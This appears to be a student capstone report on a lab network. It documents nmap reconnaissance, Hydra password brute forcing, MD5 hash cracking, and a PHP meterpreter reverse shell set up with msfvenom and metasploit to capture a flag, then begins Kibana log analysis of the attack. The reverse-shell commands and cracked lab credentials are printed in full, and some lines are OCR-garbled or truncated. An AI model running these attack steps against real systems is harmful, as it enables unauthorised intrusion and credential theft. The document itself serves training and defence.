Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:172.17.196.209
Gateway:10.0.0.1

Machines
IPv4:192.168.1.100
OS: Linux
Hostname: ELK

IPv4:192.168.1.105
OS:Linux
Hostname: Capstone
(server1)

IPv4:192.168.1.90
OS:Linux
Hostname:Kali

IPv4:192.168.1.1
OS:Windows
Hostname:Hyper V

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacker
Capstone (server1)	192.168.1.105	Target Machine
ELK Server	192.168.1.100	Logs the files from Capstone (server1)
Hyper V Machine	192.168.1.1	Cloud Based Host Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Weak Passwords	*The Passwords used were easy to crack and took hardly any time while brute forcing them*	*Describe what this vulnerability allows the attacker to do.*
PHP Reverse Shell	Established shell connection through a reverse php payload	From Meterpreter connection was established and used to find important information within the site infrastructure (in this case a flag)
Port 80 Open to public CVE-2019-6579	With unsecure and open access to port 80 anyone can access it	File and folder are at the ready for someone able to exploit this vulnerability including sensitive information
Directory Indexing CWE-548	An attacker can download a site's directory and its contents to find sensitive and confidential information	This attack can take you directly to the source and gives you a great foundation to ultimate exploitation of a site and its materials hidden or

Exploitation: [Weak Passwords]

01

Tools & Processes

Using the Hydra Command i was able to crack Ashton’s password of “leopoldo” with that information I found a hash to Ryan’s password.


Using crackstation.net (a free online rainbow table) I received his password “linux4u”

02


Achievements

Ashton’s Password gave me access to the network but at a surface level.

Ryan’s Password gave me access to the site and its sensitive information such as the /web/dav file



```
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yangyang" - 10102 of 14344399 [child 10] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yakuza" - 10103 of 14344399 [child 1] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wildflower" - 10104 of 14344399 [child 9] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wallpaper" - 10105 of 14344399 [child 3] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 8] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 11] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10108 of 14344399 [child 5] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" - 10109 of 14344399 [child 13] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 14] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 6] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 2] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 4] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 7] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 0] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 12] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 15] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 10] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 1] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 9] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 3] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 8] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 11] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 5] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 13] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 6] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 14] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 2] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 4] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 7] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 0] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 12] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 15] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 10] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 1] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 9] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 3] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 8] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 11] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 5] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 13] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 6] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 14] (0/0)
80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
STATUS] attack finished for 192.168.1.105 (valid pair found)
 of 1 target successfully completed, 1 valid password found
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-29 18:09:51
oot@Kali:/usr/share/wordlists#
```



d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

Exploitation: [PHP Reverse Shell]

01

Tools & Processes


Used metasploit to find the reverse php shell vulnerability

Msfvenom was used to upload the reverse shell

02

Achievements

The shell was successfully deployed and gained meterpreter status from there I searched through the directories of the site to find the flag



```
root@Kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp LHOSST=192.168.1.9
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payl
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~/Desktop# msfconcosle
bash: msfconcosle: command not found
root@Kali:~/Desktop# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

IIIIII    dTb.dTb
  II     4'  v  'B
  II     6.     .P
  II     'T;.  .;P'
  II      'T; ;P'
IIIIII     'YvP'

I love shells --egypt


       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT=4444
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
 42775/rwxrwxr-x  4096  dir   2018-07-25 15:58:48 -0700  mail
 40755/rwxr-xr-x  4096  dir   2018-07-25 15:58:48 -0700  opt
 40755/rwxr-xr-x  920   dir   2021-10-30 06:48:05 -0700  run
 40755/rwxr-xr-x  4096  dir   2019-05-07 11:15:58 -0700  snap
 40755/rwxr-xr-x  4096  dir   2018-07-25 15:59:40 -0700  spool
 41777/rwxrwxrwx  4096  dir   2021-10-30 06:44:00 -0700  tmp
 40755/rwxr-xr-x  4096  dir   2019-05-07 11:17:25 -0700  www

 meterpreter > cd ..
 meterpreter > ls
 Listing: /
 ==========

 Mode              Size        Type  Last modified              Name
 ----              ----        ----  -------------              ----
 40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
 40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
 40755/rwxr-xr-x   3840        dir   2021-10-30 06:43:52 -0700  dev
 40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
 100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
 40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
 100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
 100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
 40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
 40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
 40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
 40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
 40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
 40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
 40555/r-xr-xr-x   0           dir   2021-10-30 06:43:14 -0700  proc
 40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
 40755/rwxr-xr-x   920         dir   2021-10-30 06:48:05 -0700  run
 40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
 40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
 40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
 100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
 40555/r-xr-xr-x   0           dir   2021-10-30 06:43:18 -0700  sys
 41777/rwxrwxrwx   4096        dir   2021-10-30 06:44:08 -0700  tmp
 40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
 40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
 40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
 100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
 100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

 meterpreter > cat flag.txt
 b1ng0w@5h1sn@m0
```


Exploitation: [Open Port 80]

01

Tools & Processes
Nmap helped me find open ports including for my target

02

Achievements
With nmap i was able to find my target and start my attack. This was essentially the foundation for my attack




```
root@Kali:~# nmap 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-01 18:42 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00093s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00047s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00057s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.62 seconds
root@Kali:~# 
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The Port scan happened between 12 and 1 am
- IP 192.168.1.90 sent 42,396 Packets to 192.168.1.105
- All these packets sent has a valuation of 1 concluding to be a port scan



source.ip : 192.168.1.90 and source.packets : 1 and destination.ip: 192.168.1.105

Oct 29, 2021 @ 21:29:56.8 → Oct 30, 2021 @ 22:16:40.3


42,396 hits

Oct 29, 2021 @ 21:29:56.842 - Oct 30, 2021 @ 22:16:40.382 —

Time	_source
Oct 30, 2021 @ 17:16:50.004	@timestamp: Oct 30, 2021 @ 17:16:50.004 network.bytes: 136B network.packets: 2 network.type: ipv4 network.transport: tcp network.community_id: 1:7rG2XwaODmTBwazdNAj6AIf8tHs= agent.ephemeral_id: 172faaae-9438-4665-bb5a-11b714a8c819 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat event.kind: event event.category: network_traffic event.action: network_flow event.start: Oct 30, 2021 @ 17:15:51.701 event.end: Oct 30, 2021 @ 17:15:51.701 